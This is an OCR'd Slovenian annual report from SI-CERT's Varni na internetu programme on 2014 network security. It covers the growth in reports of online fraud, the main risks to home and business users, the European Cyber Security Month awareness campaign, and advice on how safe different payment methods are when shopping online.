
*@varninanetu*

*Varne novice*


**3** **PRIJAVI**


Da bi spletni uporabniki v Sloveniji čim hitreje prejeli odgovore na vprašanja in pomoč, ko to najbolj potrebujejo, smo v preteklem letu povsem **prenovili spletno prijavno točko**. Na portalu je obiskovalcem na voljo **spletni obrazec, s katerim lahko oškodovanci prijavijo omrežni incident** (okužba z zlonamerno kodo, spletna goljufija, kraja gesla itd.). P**omagamo in svetujemo strokovnjaki nacionalnega centra SI-CERT, naše znanje pa je vsem spletnim uporabnikom na voljo brezplačno, saj so vse aktivnosti programa financirane s strani Ministrstva za izobraževanje, znanost in šport.** Od začetka programa ozaveščanja je najopaznejši porast prijav spletnih prevar. Številke so zelo zgovorne; leta 2010 smo obravnavali 122 primerov spletnih prevar, leta 2014 pa kar 837, kar je predstavljajo v povprečju več kot dva nova primera vsak dan.

*Obravnavane spletne prevare*



**Vsi slovenski spletni uporabniki, tako zasebni kot tudi podjetja, se lahko v primeru težav na nas obrnejo za brezplačno svetovanje. Na voljo so različni komunikacijski kanali, najenostavnejša je obravnava prijav, prejetih prek spletne prijavne točke na portalu *www.varninainternetu.si* ali na elektronski naslov *cert@cert.si*. Pomagamo lahko pri različnih težavah, s katerimi se spletni uporabniki vsakodnevno soočajo: okužbe z zlonamerno kodo, vdori v uporabniške račune in posledična kraja identitete, zloraba pogojev uporabe različnih spletnih servisov, lažne spletne trgovine in trgovine s ponaredki, različne oblike spletnih goljufij, opažena phishing stran, namenjena kraji gesel.**




*Slika 1: Nacionalna prijavna točka za omrežne incidente*

# KLJUČNA TVEGANJA V LETU 2014

## ODRASLI UPORABNIKI

(uporabljajo spletno banko, nakupujejo prek spleta)


Super poceni RayBan očala! Tudi v letu 2014 lahko na prvo mesto še vedno uvrstimo prevare pri spletnem nakupovanju.

Vdori v elektronsko pošto in posledična zloraba identitete.

Hitro širjenje virusa na družbenem omrežju Facebook pod pretvezo žgečkljivega video posnetka.

## POSLOVNI UPORABNIKI

(samostojni podjetniki, manjša podjetja, društva)

Množično pošiljanje elektronskih sporočil v nemškem jeziku, v katerih se je pod krinko neplačanega računa za mobitel ali drugih obveznosti skrival virus.

Nevarne priponke - veliko število vdorov v sistem se je zgodilo zaradi neupoštevanja osnovnih načel varne rabe elektronske pošte.


Izsiljevalski virusi, npr. CryptoWall ali Cryptolocker, zaklenejo vse dokumente na računalniku in zahtevajo odkupnino.

*Gotovo je skupni imenovalec različnih spletnih prevar, ki smo jih obravnavali, jasen finančni cilj, ki motivira napadalce.*

# EVROPSKI MESEC KIBERVARNOSTI 2014

## SPLETNA VARNOST JE NAŠA SKUPNA ODGOVORNOST

Od leta 2012 je mesec oktober v znamenju spletne varnosti, saj je ravno ta mesec v znamenju projekta **Evropski mesec kibervarnosti (European Cyber Security Month)**, kampanjo zagovorništva, ki spodbuja kibervarnost med državljani EU, da bi spremenila njihovo dojemanje spletnih groženj. Članice EU in številne druge organizacije so cel oktober 2014 sodelovale z različnimi dejavnostmi in prireditvami z namenom izboljšati obveščenost svojih državljanov o informacijski varnosti. V kampanjo je bilo vključenih več kot 60 različnih deležnikov iz 30 držav iz cele Evrope, ki so skupaj pripravili več kot 50 različnih aktivnosti.

Slovenijo je v evropski kampanji že tretje leto zapored zastopal nacionalni program ozaveščanja Varni na internetu, ki ga koordiniramo na odzivnem centru SI-CERT. Sodelovali smo že pri prvem pilotskem projektu Evropski mesec kibervarnosti 2012, ko je sodelovalo le 8 članic Evropske unije.

Ob lanskem Evropskem mesecu kibervarnosti smo javnost nagovorili s humorno kampanjo, v kateri smo spletne prevare preslikali v resnično življenje. Osnovno idejo smo utemeljili na sloganu **"Ne bodi osel na spletu"**, primarni koncept pa je bil **dvigniti zavedanje o spletnih prevarah, ki se dogajajo vsak dan znova.** Glavni namen vseh komunikacijskih aktivnosti je bil pretvoriti **kurativo v preventivo, žrtve prevar v lovce na prevare** in posledično ustvariti skupnost, ki bo prevare prijavila takoj, ko jih zazna.

**Ključno sporočilo smo po Sloveniji širili s pomočjo dobro poznane slovenske gledališke skupine Ana Monro.** S kratkimi, zabavnimi, a vendar pozitivnimi uličnimi nastopi smo ilustrirali spletne prevare v resničnem, ***off-line*** svetu in s tem poudarili razliko med previdnostjo v pravem življenju in pogosto preveč zaupljivemu on-line vedenju.

*Slika 2: "Spletni trgovec" v akciji. Predstava gledališča Ana Monro v Ljubljani (avtor fotografije: SquareME)*

Turnejo uličnega gledališča, ki je gostovala v Ljubljani, Celju, Mariboru, Izoli in Kranju smo podprli s preostalim integriranim komunikacijskim spletom: z gledališkim listom s seznamom mest in datumi predstav ter kratkim vprašalnikom, 12-sekundnimi TV-spoti, 5 spletnimi video vodiči, s PR-aktivnostmi, prisotnostjo na družbenih omrežjih in predvsem prek vsebin na portalu www.varninainternetu.si.

*Za QR-kodo se skriva kratka video reportaža, kako smo s Prevarantskim tourom potovali po Sloveniji in opozarjali na spletne goljufije.*


Obiskovalcem portala je tudi po oktobrski kampanji dostopno vse, kar je pomembno vedeti o tem, **kako ostati zaščiten, poudarek je na goljufijah, ki lahko povzročijo resno finančno škodo.** Poleg prenovljene prijavne točke je vzpostavljen tudi uporabniku prijazen način, da nas opozori na vsebino, ki se mu zdi sporna oz. nevarna. **Bookmarklet oz. zaznamek Lovec na prevare omogoča enostavno prijavo prevar.** Ko uporabnik med brskanjem po spletu naleti na sumljivo spletno stran, ponudbo v spletni trgovini ali elektronsko pošto, jo z enim klikom sporoči ekipi SI-CERT.


Znanje o spletnih prevarah pa lahko spletni uporabniki preverijo tudi v kvizu **Lovec na spletne prevare, ki izda vse trike spletnih goljufov** in ob koncu podeli celo certifikat. Kviz spremlja tudi jasen poziv k akciji: ***"Pomagaj nam tudi v prihodnosti pri čiščenju prevar s spleta in s tem k ustvarjanju boljšega on-line sveta za vse."*** V enem mesecu je kviz uspešno rešilo kar 2019 obiskovalcev portala, med njimi smo 100 izžrebancev tudi nagradili.

Najbolj očiten znak, da so naša sporočila dosegla spletne uporabnike, je velik porast števila prijavljenih incidentov, telefonskih klicev, prošenj za pomoč ali nasvet. V mesecu oktobru smo zabeležili največji skok ravno v številu prijavljenih spletnih goljufij (111 obravnavanih primerov), kar je posledica jasnega poziva uporabnikom, da se lahko v primeru težav obrnejo na našo prijavno točko oz. nam sporočijo težave prek bookmarkleta.

EVROPSKI MESEC KIBERNETSKE VARNOSTI

*Spletne goljufije po mesecih*




# KO PLAČATE GOLJUFU, POTI NAZAJ NI

## SEMAFOR SPLETNIH NAKUPOV

Zelo pogosto vprašanje, ki ga zastavijo spletni uporabniki, se nanaša na izbiro plačilnega sredstva, kadar nakupujejo v spletnih trgovinah. Žal ne obstaja en sam opozorilni znak, ki bi kazal na morebitno spletno prevaro. Kupci morajo izbrskati čim več informacij in se naučiti brati med vrsticami, plačilno sredstvo je lahko le eden izmed znakov, ki kažejo na tvegan spletni nakup. Tu je preventiva še toliko pomembnejša. **Ko kupec nasede lažni ponudbi in plača, je namreč možnost, da dobi denar povrnjen, minimalna.** Zato smo v mesecu decembru pripravili infografiko **semafor plačilnih sredstev**, s katero smo opozorili na stopnje tveganja pri različnih plačilnih sredstvih in ponovno opozorili uporabnike na korake varnega spletnega nakupovanja.

**Če nisi prepričan/a o verodostojnosti spletne trgovine ali sumiš, da gre za goljufijo, se lahko po brezplačno pomoč obrneš na nacionalno kontaktno točko. Pišeš nam lahko na naslova: *cert@cert.si* ali *info@varninainternetu.si***



### WESTERN UNION / MONEYGRAM

Če spletni trgovec izrecno zahteva nakazilo prek sistemov Western Union ali MoneyGram in ne omogoča drugega načina plačila, je to velik znak STOP! Gre za plačilna sistema, ki sta namenjena hitremu prenosu denarja fizičnim osebam, sledenje prejemniku nakazila ni možno in sta prav zato priljubljena orodja spletnih goljufov.

### KREDITNA KARTICA

Strah, da bi po enem samem nakupu vsi hekerji imeli številko naše kreditne kartice, je malo pretiran. Vendar je nekoliko več možnosti zlorab, zato smo bolj previdni. Preden vpišemo številko kreditne kartice, VEDNO preverimo, če sta prisotna znaka:

1. URL naslov spletnega mesta se začne s HTTPS (prenos podatkov je varen in šifriran).
2. V URL naslovni vrstici je desno tudi ikona s ključavnico.

### BANČNO NAKAZILO (FIZIČNA OSEBA)

Če gre za nakazilo denarja na bančni račun fizične osebe, smo v primeru težav, npr. prodajalec ne pošlje izdelka, manj zaščiteni. Za nakazilo denarja fizičnim osebam raje uporabi PayPal.

### PLAČILO PO POVZETJU

Če blaga ne prejmeš, ga enostavno ne plačaš. V primeru, da z izdelkom nisi zadovoljen/a, se obrni najprej na trgovca, v skrajnem primeru na Tržni inšpektorat.

### PAYPAL

Zelo varno je tudi plačevanje s PayPalom, ki deluje kot posrednik pri plačilu, zato ni potrebe, da na različnih spletnih straneh vpisuješ številko kreditne kartice. Pod določenimi pogoji omogoča tudi vračilo denarja, če blaga ne prejmeš (t.i. Purchase protection).

### BANČNO NAKAZILO (PREDRAČUN PODJETJA)

Gre za verjetno najpogostejšo obliko plačevanja v slovenskih spletnih trgovinah. Če so pogoji uporabe jasni (način vračila blaga in denarja) in gre za nakazilo na bančni račun preverjenega podjetja v EU, potem smo kupci zaščiteni, če pride do težav.

**Vsa letna poročila o omrežni varnosti v Sloveniji, ki jih izdajamo na SI-CERT, so dostopna na naslovu cert.si/porocila**

VARNI
NA INTERNETU

*Nacionalni program Varni na internetu smo zasnovali z namenom pomoči, ozaveščanja in izobraževanja širše slovenske javnosti o varni uporabi interneta in prepoznavanja tveganj.*

*Cilji programa so:*

- *dvigniti stopnjo zavedanja spletnih uporabnikov o različnih nevarnostih, ki so jim izpostavljeni na spletu,*
- *informirati o varni uporabi storitev elektronskega bančništva in varnem spletnem nakupovanju,*
- *podučiti spletne uporabnike, kako naj zavarujejo svojo osebno identiteto na spletu, zlasti na družbenih omrežjih.*

*www.varninainternetu.si*
*Facebook: facebook.com/varninainternetu*
*Twitter: twitter.com/varninanetu*


*KOLOFON*

*Naslov publikacije:*
*Poročilo o omrežni varnosti za leto 2014*

*Avtor publikacije:*
*Nacionalni center za posredovanje pri omrežnih incidentih SI-CERT*

*Leto izzida: 2015*

*Natis: 500 izvodov*

*Založnik: Javni zavod Arnes*

*Oblikovanje in prelom: Zadrga*

# POROČILO O OMREŽNI VARNOSTI ZA LETO 2014

arnes si·cert VARNI NA INTERNETU